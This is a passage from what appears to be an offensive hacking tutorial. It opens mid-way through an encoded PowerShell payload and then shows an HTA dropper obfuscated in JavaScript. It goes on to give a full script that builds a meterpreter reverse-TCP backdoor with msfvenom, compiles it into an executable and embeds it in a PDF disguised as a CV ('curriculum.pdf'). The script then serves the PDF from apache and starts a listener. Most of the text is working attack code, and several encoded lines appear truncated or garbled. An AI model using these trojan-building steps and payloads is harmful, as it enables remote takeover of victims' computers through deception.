2AFYASwAwAGkARwBnAHUAbABvAHcAcwBRAEcAeABmADAAbgBXAEcAZgBTAGoAZwB0AEEAagAyAEYATQBJACsAYwBmAFAAZgArAFoAZwB4AC8ARQBEAG4AQgBJAHcATQBoAFMATQBQAEk
AYwBNAFcANAA5AEMAbgBiAEIAbwBLAGEAQQB4ADcAWQBCAE0AYQAvAGIAWQBIAFIAMgAwAGgAOABhAFUAYQBrAGoAUQBkAGMAbABZAG8AWQAzADAAcgBFAG4AcgBuAFoAcQBhADIAdgB
FACsASQBtAGEASwB6AHgAeQBJAFUAZwBFAE0AOQA1AEEAcwBkAFIAKwBSAEQAeABSAEkAaABvAEMAUwAvAFUAKwA5AG8ARgBjAEUAegBhAGcAYQBzADcAZQBoAHoAVwBrAEoAcgBXAG0
AcQAyADQAZAArAG4AWgAwADEAdQBYAEwAaQAzAE4ANwBPAEcARwBoAHEAYgBxAFkAZQBhAFUAYgBQAGQATQBJADEAdQBvADEARgBaADMAVgBoADIAUgBWAGkAMQBwAHIAZwAxAG0ANgB
KAGQARwA4ADUAbQBGAG0AcgAwACsAaQBQAHgAMABFAFMATgBlADYAcgBOAFIANQBYAGQAOABvAGIAdQByAEIAWgB5AFIAeAB2ADEAdwAwADcAZgByAFQAVgA5AHMANQB2ADUAcgBqAGM
AeQBQAE0AKwAvADgASwB4AGUANgBiAHgATwBXADQATgBxAFYAOQBmAEsAdQBHAFgAVQA0AHQAWgBBAFgAKwB0AGEASgBhAHIAUgBkAGEATgBMACsAOQAzADUAVABWADAAOABqAG0AeQB
HACsANQA3AHEARAAwAHUAWABtAEcANQBhADQAYwB3AHUAOABmAGEAdQBpAGQARAAxADkATQB6AFoAMwBYAGoAMgA5AGIAVAB0AGIAawBjAE4AOQBYAEoAUQBtAGEATQBhAFEAdABXAGc
AWgB0AGQAMQBmAGoAdgBTAFEAMgBTAHEATgB2AFoAdAB2AHIANwAxADkAVwA3AFoAaAAxAGgAdgBNAFMAVQBQADMAWAA1AGQANwAzAGIAcgBPAHUAcABmAHoANQA2AE0AUwA5AFUASAA
zAFMARwBlADYAZwBPADcAVABCACsAVwB3ADkANABVADUAbgBWAHcANABWAGIAVgBLAGsAMgBYADcAUABpAG8AQwB5AEIAZABjADQAVAA5AEgAcwBqADQAMQBiAEkAegA5AFUARABHAGU
ASQAvADAAOQB4ADAAZQBsAGYARgBjADUAMABnAEgAbQBmAHIARABFAC8AZwAxAFcAdABaAE4AQgB2AHYAMwAvAFQASgBIAE4AdQBzAE0ATQBXAG8AOQBiAE8AdQBxAFcAaABxAFoARgB
kAFQAUQA2AE8ARABhAFIAOABtAFIARwBOAHoAQwBLAEYAbwBaAE8AMABNAHQAMgBTADUAMwBCACsAZQBkAGsAYQBmAGEAUQAzAGEAaABHAHQAWAA3AHAAZQBPAHAAcQByAHAAdQBHAEw
AZgBPAFEAMgBuAHoAOABlADcAaQBZADIAdABBADcAUQBWAEgAZgBWAFcAMQAzAHkAVwA4AEEARwBMAGsAVgBvAEYASgB6AEwAdgBlADUAdQB3AG8ANgBUAC8AcgA1AFcAMABjAFIAbAB
QAE0AZwBBAHoAUQBvAHIATQA2AHIAUABPAHcAbgByAFoAWgBrADkATgBFAFEANQBhAC8AdQBZAGYAbgBKAEEAdwBJAGcAMQBzAEwANwByAFcATQAwADQAZwB4ADcAaQBUAHQAZgA5ACs
AWQA0AGUAbwA1AFgAQQBnAFQASwBNAHMAKwBEAE0ALwBLAHIANAA0AFUANgBWAGwAUQBlAGIAawBVAHMAcQBXAHIAcQB3AGYAdwBGAG8AcABrAHoAKwBGAGkAaQB3AFMAKwBtAEIAYQA
wAHoAWgBtAG0AUQBWAFAAWABOAGgAVQBOAFkAdgA3ADEARQBLAHQAOAB1AFoAVQBQAFoAeABXAFMAVwArAEUARgBxAFcAYwBUAGIARwA5AEMAUwBRAG8AbwB4ADgAVABDAHQAYwA4AFg
AcwAvADgASAB4AHIAUwBFAHAALwBCAHkALwB3ADMARwBsADcAVgAvADIAUAAwAGwAYQBMAFgAQwBFAFEAZwAvADcASAAyADcAOABKACsAdwAvAG0AMABjAEIAcABnAEsAMABMAEMAZwB
IAHoARgB5AHUAQgBaAGYAaAB5AE0AbAAwAE4ARwBuAFIASgBZAHcAWQBJAGkAWABQAHMAawBuADMAVgAwAHMAVABqAHYAdwBsAGYARQAzAEIAeQBRAFoASABWAFEASwBBAEEAQQA9ACc
AJwApACkAOwBJAEUAWAAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAFMAdAByAGUAYQBtAFIAZQBhAGQAZQByACgATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAEMAbwB
tAHAAcgBlAHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKAAkAHMALABbAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgBNAG8
AZABlAF0AOgA6AEQAZQBjAG8AbQBwAHIAZQBzAHMAKQApACkALgBSAGUAYQBkAFQAbwBFAG4AZAAoACkAOwAnADsAJABzAC4AVQBzAGUAUwBoAGUAbABsAEUAeABlAGMAdQB0AGUAPQA
kAGYAYQBsAHMAZQA7ACQAcwAuAFIAZQBkAGkAcgBlAGMAdABTAHQAYQBuAGQAYQByAGQATwB1AHQAcAB1AHQAPQAkAHQAcgB1AGUAOwAkAHMALgBXAGkAbgBkAG8AdwBTAHQAeQBsAGU
APQAnAEgAaQBkAGQAZQBuACcAOwAkAHMALgBDAHIAZQBhAHQAZQBOAG8AVwBpAG4AZABvAHcAPQAkAHQAcgB1AGUAOwAkAHAAPQBbAFMAeQBzAHQAZQBtAC4ARABpAGEAZwBuAG8AcwB
0AGkAYwBzAC4AUAByAG8AYwBlAHMAcwBdADoAOgBTAHQAYQByAHQAKAAkAHMAKQA7AA==);', 0);window.close();
</script>
┌─[pedr0@ubuntu]─[~]
└──╼ $
```

template crypted in javascript (payload.hta)


```
r00t-3xp10it - playground
┌─[pedr0@ubuntu]─[~]
└──╼ $cat payload.hta
<Script Language='Javascript'>
<!-- HTA-to-JAVASCRIPT Encryption -->
<!--
document.write(unescape('%3C%73%63%72%69%70%74%3E%0A%61%3D%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%22%
7%53%63%72%69%70%74%2E%53%68%65%6C%6C%22%29%3B%0A%61%2E%72%75%6E%28%27%25%77%69%6E%64%69%72%25%5C%5C%53%79%73%74%65%
D%33%32%5C%5C%63%6D%64%2E%65%78%65%20%2F%63%20%70%6F%77%65%72%73%68%65%6C%6C%2E%65%78%65%20%2D%6E%6F%70%20%2D%77%20%
8%69%64%64%65%6E%20%2D%65%20%41%53%6E%68%46%44%53%53%4D%41%48%4A%59%46%41%54%48%4A%4E%41%4A%56%43%47%53%41%61%67%61%
6%64%66%64%66%64%66%4C%4B%4D%41%C7%4F%64%64%64%4A%48%4A%73%73%48%73%47%66%62%66%66%62%67%47%41%4B%4B%53%52%41%56%41%
9%41%4A%56%41%76%64%62%41%58%52%73%53%73%41%41%73%4E%43%47%64%4E%41%58%68%48%68%41%42%4E%64%47%46%41%58%47%67%46%64%
3%41%47%41%48%61%43%41%46%61%41%27%2C%30%29%3B%77%69%6E%64%6F%77%73%2E%63%6C%6F%73%65%28%29%3B%0A%3C%2F%73%63%72%69%
0%74%3E'));
//-->
</Script>
┌─[pedr0@ubuntu]─[~]
└──╼ $
```

"EVIL .PDF BUILDER (trojan horse)"

"note: adobe_pdf_embedded_exe only works until windows 7 versions"

```
# build shellcode in C format (base64) using msfvenom
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows LHOST=192.168.1.67 LPORT=666 -f psh-cmd -o chars.raw

# filter 'junk' from chars.raw and store string into ( str0 ) bash variable for later use
str0=`cat chars.raw | awk {'print $12'}`

# build template file in C language
echo "// C template | Author: r00t-3xp10it " > template.c
echo "// execute shellcode powershell base 64 encoded into memory (ram) " >> template.c
echo "// ---" >> template.c
echo "" >> template.c
echo "#include <stdio.h> " >> template.c
echo "#include <stdlib.h> " >> template.c
echo "" >> template.c
echo "int main()" >> template.c
echo "{" >> template.c
echo '    system("powershell -nop -win Hidden -Exec Bypass -noni -enc InJ3C"); ' >> template.c
echo "    return 0; " >> template.c
echo "}" >> template.c

# injecting shellcode into template using SED+bash variable ( $str0 ) = command substitution
sed -i "s|InJ3C|$str0|" template.c

# compile template.c into one stand-alone-executable file using mingw32
# template.c (C code to be compiled)  -o  (save output name)
i586-mingw32msvc-gcc template.c -o backdoor.exe -mwindows
strip --strip-debug backdoor.exe

# download pdf file to be injected with the backdoor.exe
wget https://sourceforge.net/p/netoolsh/opensource/ci/master/tree/templates/template.pdf
# if you wish to inject your build in another pdf file then change: ( INFILENAME ) switch  by the full path to your pdf file
# using msfconsole to embedded the backdoor.exe into one pdf file (remmenber to exit msfconsole: exit -y)
msfconsole -x 'use windows/fileformat/adobe_pdf_embedded_exe;  set EXE::Custom backdoor.exe;  set FILENAME curriculum.pdf; set INFILENAME template.pdf; exploit'
# move files from metasploit to local directory
mv ~/.msf4/local/curriculum.pdf ~/curriculum.pdf

# move files to apache2 webroot
cp curriculum.pdf /var/www/curriculum.pdf
# start apache2 webserver
/etc/inint.d/apache2 start

# deliver backdoor.pdf using apache2 URL
# WARNING: remmenber to replace '192.168.1.67' by your ip address
http://192.168.1.67/curriculum.pdf

# start a listenner (multi-handler)
msfconsole -x 'use exploit/multi/handler; set LHOST 192.168.1.67; set LPORT 666; set PAYLOAD windows/meterpreter/reverse_tcp; exploit'
```

Template to be compiled into exe (template.c)


r00t-3xp10it - playground
[pedr0@ubuntu]-[~]
$cat template.c
// C template | Author: r00t-3xp10it
// execute shellcode powershell base 64 encoded into memory (ram)
// ---
#include <stdio.h>
#include <stdlib.h>
int main()
{
system("powershell -nop -win Hidden -Exec Bypass -noni -enc aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0A
PQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8Adw
GkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7ACQAcwA9AE4AZQB3AC0
BjAHQAIABTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8AOwAkAHMALgBGAGkAbABl
APQAkAGIAOwAkAHMALgBBAHIAZwB1AG0AZQBuAHQAcwA9ACcALQBuAG8AcAAgAC0AdwAgAGgAaQBkAGQAZQBuACAALQBjACAAJABzAD0ATgBlAHcALQBPAGIAa
AEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoAC
wBJAEEASQBWAFgASgAxAGMAQwBBADcAMQBXACsAMgAvAGEAUwBCAEQAKwBPAFoAWAA2AFAAMQBnAFYAawBtADIAVgBZAEMAQQAwAGEAUwBKAFYAdQBqAFgAbQE
8ASgBnAEEAUgBkAFgARwBYAHAAcwBsAGEAeQArADEAMQA3AHoAYQAvAHUAOAAzAEIAcgB1AGgAMQArAFMAVQB1ADUAUABPAEEAbgBsADMANQA3AEcAegAzADMA
jAE8AYgBFAEYANQBJAEsAMQBhADUAYgA1AGoANwBQAEQAVwB2ADUAUwArAHYAWAAxAHoAMABzAGMAaAA5AGkAVQBsAFIAKwBtAEsAbQB0AGYARwArAGEAVABjA
bgBJADgAMgBkADAAMQB4AFgAMQBOAFAAVABrAEEAcAB0AC8AUABQAG0AZgBSAEoAVQBxAFoAbwB1AFQAUwA0AGoAMgBrAHcAdQA3AHEAcQB4AG0ARgBJAEEAbg
HAARQBvAEMAZwBpAC8AZwBPAGoASgBGAEoAVQA2AGIAcwAwAG0AcABPAFEAbgBOADQAOABMAEkAZwB0AHAARwA5AFMANwBrAHUAaAB3AGYAZwBEAFoAcQBuAGE
BPAFoARgBPAFUAZQBBAGsAcwBnADYAMwBjAFIASgBoAHcAVgB3AHkASwBoAFQANQA4ADIAZABaAG4AWgA2AFcAWgBvAFgAYQAxAHgAaQB6AFMASgBIAE4AYgBI
```
```